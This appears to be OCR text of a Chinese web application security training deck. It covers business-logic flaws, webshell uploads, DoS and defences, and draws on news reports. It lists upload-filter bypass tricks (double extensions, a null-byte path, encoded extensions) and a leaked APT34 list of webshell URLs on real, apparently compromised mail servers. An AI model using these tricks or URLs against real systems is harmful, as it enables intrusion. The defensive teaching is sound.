
相关文章

互联网: 黑客轻易入侵花旗银行 4 条评论 [+]

手法其實不天才~

https://www.ettoday.net/news/20180919/1262050.htm

有「台灣駭客天才」之稱的張啟元，這次竟然破解了Apple pay，他利用Apple pay訂購502台iPhone，總金額是1565萬5800元，但他只用1元就付款成功。



▲張啟元破解Apple pay。（圖／翻攝張啟元臉書）

即時新聞 2018年10月30 請選擇

【港航洩私隱】電子登機證爆漏洞 改幾隻字即睇其他乘客個人資料

151,014 讚 4,138 分享

最後更新: 1030 18:41 / 建立時間 (HKT): 1030 00:01 A A

【新增港航回覆】

繼日前國泰及英航爆出外洩客戶資料後，再有航空公司外洩乘客資料，香港航空最近修改了乘客領取電子登機證的網址，但該新網址卻出現嚴重漏洞，只要在網址末端修改幾個字元，便能查閱其他乘客的電子登機證，透過港航網站登入其他乘客的電子登機證，便能獲取該乘客的個人資料，有資訊科技專家表示港航有機會因而觸犯法例，應儘早找出補漏方案。

https://hk.news.appledaily.com/local/realtime/article/20181030/58851244

https://www.ithome.com.tw/news/128279

新聞

全球最大線上票務系統漏洞可讓駭客變更用戶記錄，近半航空公司遭殃

全球國際航空訂票系統Amadeus遭爆存在漏洞，有心人士只要擁有旅客姓名及一組6位數組成的訂位紀錄PNR，就能登入航空公司入口網站，變更資料、兌換飛行，或更新個人資訊。

文/ 林妍溱 | 2019-01-16 發表

安全研究人員發現，掌控全球44%的國際航空訂票業務的線上訂票系統Amadeus存在作業上的漏洞，數百萬旅客的資料面臨外洩與被竄改的風險。

Amadeus是全球最大線上航空訂票系統之一，擁有141家航空公司客戶，包括聯合航空、加拿大航空、法航、英航、漢莎航空及以色列航空等。白帽駭客及安全研究人員Noam Rotem在以色列航空訂位後接到Amadeus 系統寄來的電子郵件，當中包含可檢視乘客訂位紀錄代號（personal name record, PNR）的連結 https://fly.elal.co.il/LOTS-OF-NUMBERS-HERE。

駭客只需變更網址上的RULE_SOURCE_1_ID即可檢視所有客戶姓名、PNR和相關的飛航資訊，如電話、住家地址等。

PNR是一組6碼字母和數字組成的乘客訂位記錄，它和航空公司的訂位代號都可以用來查詢或取消訂位。

只要擁有旅客名字及PNR，即能登入這家網站航空公司的入口網站變更資料、兌換飛行常客的累積哩程到個人帳號、選定座位和餐點、更新客戶的電子郵件和電話號碼。

“我最喜歡的城市”....也出包

https://tw.appledaily.com/new/realtime/20190311/1531225/

最新 焦點 熱門 微視蘋 娛樂時尚 財經地產 愛播網 社會 國際 政治 生活 火線 3C車市 吃喝

怎麼買都0元！屈臣氏APP有漏洞　前員工5天盜買1千5百萬

45919　出版時間：2019/03/11 17:00

警方查扣並檢視謝嫌手機，才發現謝嫌是使用屈臣氏「工程師模式」版本購物APP，只要在購物車內加入特定商品，購物車內所有物品都會變成0元，且順利完成訂單及出貨，警方將持續追查謝嫌取得「工程師模式」版本APP，不排除有特定人士提供APP及內部漏洞。

防護建議

- 基本觀念: 駭客一定會修改關鍵參數!
- 重要參數不要傳來傳去
  - ✓帳號、權限由後端紀錄及取用
  - ✓結帳金額(包括匯率計算)由後端計算決定
- 若非得要傳，請每次都做檢驗!
  - ✓包含Business Logic 的檢查!
  - ✓提醒: 使用者輸入的數值一旦做過嚴格檢驗後
    - 不要再傳來傳去以免被改
    - 可存到後端Session變數(或資料庫)中來取用。

不良的檔案上傳功能

檔案上傳風險三部曲

WebShell
惡意網頁程式

上傳 → 連結 → 執行 → 攻佔網站主機

Web Server

[redacted]com/py_webshell.py?path=./Project

Backdoor Not Found

./Project 跳转目录

Webshell目录 | 创建目录 | 服务器信息 | 执行命令 | Socket反弹

当前路径（./Project）下的资源：

资源	最后修改时间	大小	模式	操作
csrf	2009-02-16 22:17:37	-	R/W/X	Del/Rename
fish	2009-02-16 22:17:37	-	R/W/X	Del/Rename
ieprint	2009-02-16 22:17:37	-	R/W/X	Del/Rename
poc	2009-02-16 22:17:37	-	R/W/X	Del/Rename
webtrojan	2009-02-16 22:17:37	-	R/W/X	Del/Rename
worm	2009-02-16 22:17:37	-	R/W/X	Del/Rename
0x37Project.rar	2008-07-11 21:57:00	68.26KB	R/W/X	R/C/D/ Del/Rename
doc.html	2008-05-20 22:50:00	0.05KB	R/W/X	R/C/D/ Del/Rename
gworm.js	2008-05-16 14:01:00	1.87KB	R/W/X	R/C/D/ Del/Rename
kb.js	2008-06-03 15:12:00	0.01KB	R/W/X	R/C/D/ Del/Rename

(C)Xeye Hack Team

黑市“軍火”買賣

动手编程：得到WEBSHELL就这么简单	黑客动画|Hackers Animation	wcl2222 2009-5-19	1 / 77	chinaeee 2010-10-9 17:50
Aspxshell --新型asp.net 一句话webshell及客户端	黑客工具|Hacking tools	lamar 2010-6-1	4 / 112	yepengyu 2010-9-30 10:15
教你打造无法被删除的webshell	黑客笔记|Hacker notes	bysoft 2010-9-13	0 / 33	bysoft 2010-9-13 19:11
51 webshell asp/php/cgi for download	黑客工具|Hacking tools	tools 2010-6-14	4 / 144	adfafwe 2010-9-10 20:59
出售几个质量较好的webshell ... 1 2	每日签到|Daily attendance	xiaoyaxin 2010-8-22	11 / 61	heyangy123 2010-8-27 16:40
PR4567 webshell 友情链接交换 收录过万	每日签到|Daily attendance	skythesea 2010-8-10	2 / 65	heyangy123 2010-8-27 16:36
打包出售PR4-5的webshell 5元一个	每日签到|Daily attendance	skythesea 2010-8-8	2 / 41	heyangy123 2010-8-27 16:36
长期出售高质量webshell	每日签到|Daily attendance	xiaoyaxin 2010-8-14	1 / 45	heyangy123 2010-8-27 16:33
长期出售高质量webshell	每日签到|Daily attendance	xiaoyaxin 2010-8-20	0 / 55	xiaoyaxin 2010-8-20 14:15
出售PR4-5收录5000+ webshell	每日签到|Daily attendance	xiaoyaxin 2010-8-16	0 / 68	xiaoyaxin 2010-8-16 09:45
出售 webshell 黑链	每日签到|Daily attendance	night 2010-8-10	0 / 122	night 2010-8-10 21:49
打包出售PR4-5的webshell 5元一个	每日签到|Daily attendance	skythesea 2010-8-2	0 / 45	skythesea 2010-8-2 12:43
打包出售PR4-5的webshell 5元一个	超级水区|Super Water District	skythesea 2010-7-31	0 / 117	skythesea 2010-7-31 13:21
在WEBSHELL下用WINRAR打包整站	黑客技术|Hacking technology	vrvufdf 2010-7-28	0 / 34	vrvufdf 2010-7-28 14:38

APT34洩密武器分析報告

時間 2019-04-28 07:28:54 backup

主題: webshell

原文地址: http://www.tuicool.com/articles/EvI36jv

https://www.jishuwen.com/d/2K6u/zh-tw

APT34是一個來自於伊朗的APT組織，自2014年起，持續對中東及亞洲等地區發起APT攻擊，涉獵行業主要包含政府、金融、能源、電信等。多年來，攻擊武器庫不斷升級，攻擊手法也不斷推陳出新，並且攻擊行為不會因為被曝光而終止。

APT34組織背景

4月17日，有國外媒體報道，一個名為“Lab Dookhtegan”的使用者在Telegram上曝光了來自APT34組織的攻擊工具包，一些APT34的受害者資料也同時被曝光出來。該事件如同以前的原始碼洩露事件一樣，極具爆炸性。APT34組織至少從2014年開始，持續對中東及亞洲的某些國家發起了多次攻擊，攻擊目標為政府、金融、能源、電信等行業。該組織的目標一般是伊朗的對立國家，所以有人猜測，該組織是伊朗的某個安全部門，或者是和伊朗政府長期合作的安全公司。在社交平臺上偽造不同身份的網際網路賬號，通過社工手段來接近他們的攻擊武器庫不斷升級，攻擊手法也越來越高明，他們將魚叉釣魚等攻擊手不斷擴大現有目標的滲透範圍。

從此次洩露的Webshell列表不難看出，該組織在過去一段時間針對中國進行了大規模的攻擊行為。下圖中列出10多家被攻陷的標識為China的WEB站點，可以作為針對國內攻擊的佐證。

https://202.183.235.4/owa/auth/signout.aspx	rtarf.mi.th	Thailand
https://122.146.71.136/owa/auth/error3.aspx	mail.taifo.com.tw	Taiwan
https://59.124.43.229/owa/auth/error0.aspx	tgpf.org.tw	Taiwan
https://202.134.62.169/owa/auth/signin.aspx	rshe13.com[outlook]	Commercial
https://202.164.27.206/owa/auth/signout.aspx	wmail.hkcsl.com	Commercial
https://213.14.218.51/owa/auth/logon.aspx	botas.gov.tr[outlook]	Turkey
https://88.255.182.69/owa/auth/getidtoken.aspx	mail.gulsanholding.com.tr	Turkey
https://95.0.139.4/owa/auth/logon.aspx	.nvi.gov.tr[outlook]	Turkey
https://1.202.179.13/owa/auth/error1.aspx	mail.cecep.cn	China
https://1.202.179.14/owa/auth/error1.aspx	mail.cecep.cn	China
https://114.255.190.1/owa/auth/error1.aspx	mail.generali-china.cn	China
https://180.166.27.217/owa/auth/error3.aspx	exchange.bestv.com.cn	China
https://180.169.13.230/owa/auth/error1.aspx	bdo.com.cn	China
https://210.22.172.26/owa/auth/error1.aspx	lswebext.sdec.com.cn	China
https://221.5.148.230/owa/auth/outlook.aspx	mail.swsc.com.cn	China
https://222.178.70.8/owa/auth/outlook.aspx	mail.swsc.com.cn	China
https://222.66.8.76/owa/auth/error1.aspx	lswebext.sdec.com.cn	China
https://58.210.216.113/owa/auth/error1.aspx	mail.neway.com.cn	China
https://60.247.31.237/owa/auth/error3.aspx	crccre.cn	China
https://60.247.31.237/owa/auth/logoff.aspx	crccre.cn	China
https://202.104.127.218/owa/auth/error1.aspx	mail.aisidi.com	services
https://202.104.127.218/owa/auth/exppv.aspx	mail.aisidi.com	services
https://132.68.32.165/owa/auth/logout.aspx	CSEX.csf.technion.ac.il	Israel
https://132.68.32.165/owa/auth/signout.aspx	CSEX.csf.technion.ac.il	Israel
https://209.88.89.35/owa/auth/logout.aspx	mail.netone.co.zw	Zimbabve
https://114.198.235.22/owa/auth/login.aspx	mail.its.ws	Samoa
https://114.198.237.3/owa/auth/login.aspx	mail.its.ws	Samoa
https://185.10.115.199/owa/auth/logout.aspx	sstc.com.sa	Saudi Arabia
https://195.88.204.17/owa/auth/logout.aspx	saptco.com.sa	Saudi Arabia

駭客與程式設計師鬥法

➢檔名做手腳

- ✓ IIS 映射問題
  - – asp.dll : asp、asa、cer、cdx …
  - – ssinc.dll : stm、shtm 、shtml
- ✓ .php / .jsp
- ✓ .gif.php (多重附檔名)
- ✓ %2E%70%68%70 (→ .php)
- ✓ .pHp
- ✓ .ccerer
- ✓ 加點/加空白

➢檔案路徑做手腳

- ✓ NULL
  - – /image/xxx.aspx%00.jpg

防護建議

WebShell
惡意網頁程式

上傳 → 連結 → 執行 → 攻佔網站主機

Web Server

- **輸入檢驗**
  - 附檔名、MIME-Type
  - 後端執行
  - 白名單>黑名單
  - 避免被編碼繞過
- **儲存時更名**
  - 包含副檔名

- **客製化的Reader**
  - https://.....show.aspx?id=112233

- **關閉存放目錄的執行權**

以IIS為例：
https://blog.miniasp.com/post/2010/08/04/IIS7-How-to-Turn-off-Execute-Permission

打擊“可用性”

AP 的查詢功能

- 沒事回太多
- 等..等....等.....等
  - ✓ Slow POST
- 需要大量的計算紙
- No CAPTCHA
  - ✓ Login
  - ✓ 新增會員
  - ✓ 聯絡我們

.....

http://www.icondesignlab.com/uploads/portfolio/big/3_Easy-QueryNET_Application-logo-for-Easy-QueryNET.jpg

AP 的Log/錯誤處理機制

- 紀錄太多資料
  - ✓ Dump Memory?!
- No Aggregation 或白名單(例如:for弱點掃描)
- 耗時太久

http://medya.zaman.com.tr/2012/02/11/bitlis.jpg

http://www.merit-times.com.tw/NewsPage.aspx?Unid=506148

程式改版 全台郵局電腦當機

電子報紙

2018/5/4 | 作者： | 點閱次數：317 | 環保列印

讚 分享

字級： 大 中 小


【本報台北訊】昨天上午全台近一千三百個郵局儲匯窗口電腦、逾三千台ATM及網路交易連線，一度中斷一個多小時，民眾領不到錢也存不了款，是近年中華郵政在營業時間內電腦當機最久的一次。中華郵政表示，是因為清晨程式改版加上交易爆量，連線系統資源耗竭才會當機，造成民眾不便，深表歉意。

中華郵政表示，昨天上午九時零九分機房監控人員反映系統出問題，三分鐘後重啟系統無效，緊急擴大資源空間並修正程式，十時再重啟系統，十時二十分全面恢復連線作業，由於全區的儲匯業務，包括存提款、轉帳、ATM和線上交易都受影響，有網友說難怪刷卡刷不過，以為卡被凍結了，鬆了一口氣。

中華郵政發言人簡良璘指出，昨天上午六時儲匯交易控管程式改版，適逢月初交易量爆增，產生大量的錯誤訊息，造成主機連線系統資源耗竭，連線服務中斷，與駭客無關，營業窗口仍可離線交易，不致造成客戶損失。

簡良璘表示，本周內會調整系統資源監控頻率及警示機制，提升問題處理效率，為防止類似情事再次發生，研議規畫備援資源空間，預計下周完成。

金管會銀行局副局長莊琇媛表示，由於郵局過去從未發生過這種大當機問題，所以金管會已要求郵局，在七個營業日須提出檢討報告，再視情況是否處分，金管會也會要求金融業加強ATM管理監控。



結論

迷思: 寫了安全功能 =系統很安全


- 我們系統“有”身份認證
- 我們系統“有”權限控管
- 我們系統“有”稽核記錄?

http://www.china1000.net/uploadfiles/2006-08/20060824_004034.jpg

……最後還是出事了!

而且還不知道“人是誰殺的”!

軟體生命週期之安全防護




測試準則參考


SANS

- https://software-security.sans.org/resources/swat
- https://www.sans.org/security-resources/posters/securing-web-application-technologies-swat/60/download

OWASP



- https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project
- https://www.owasp.org/images/5/58/OWASP_ASVS_Version_2.pdf

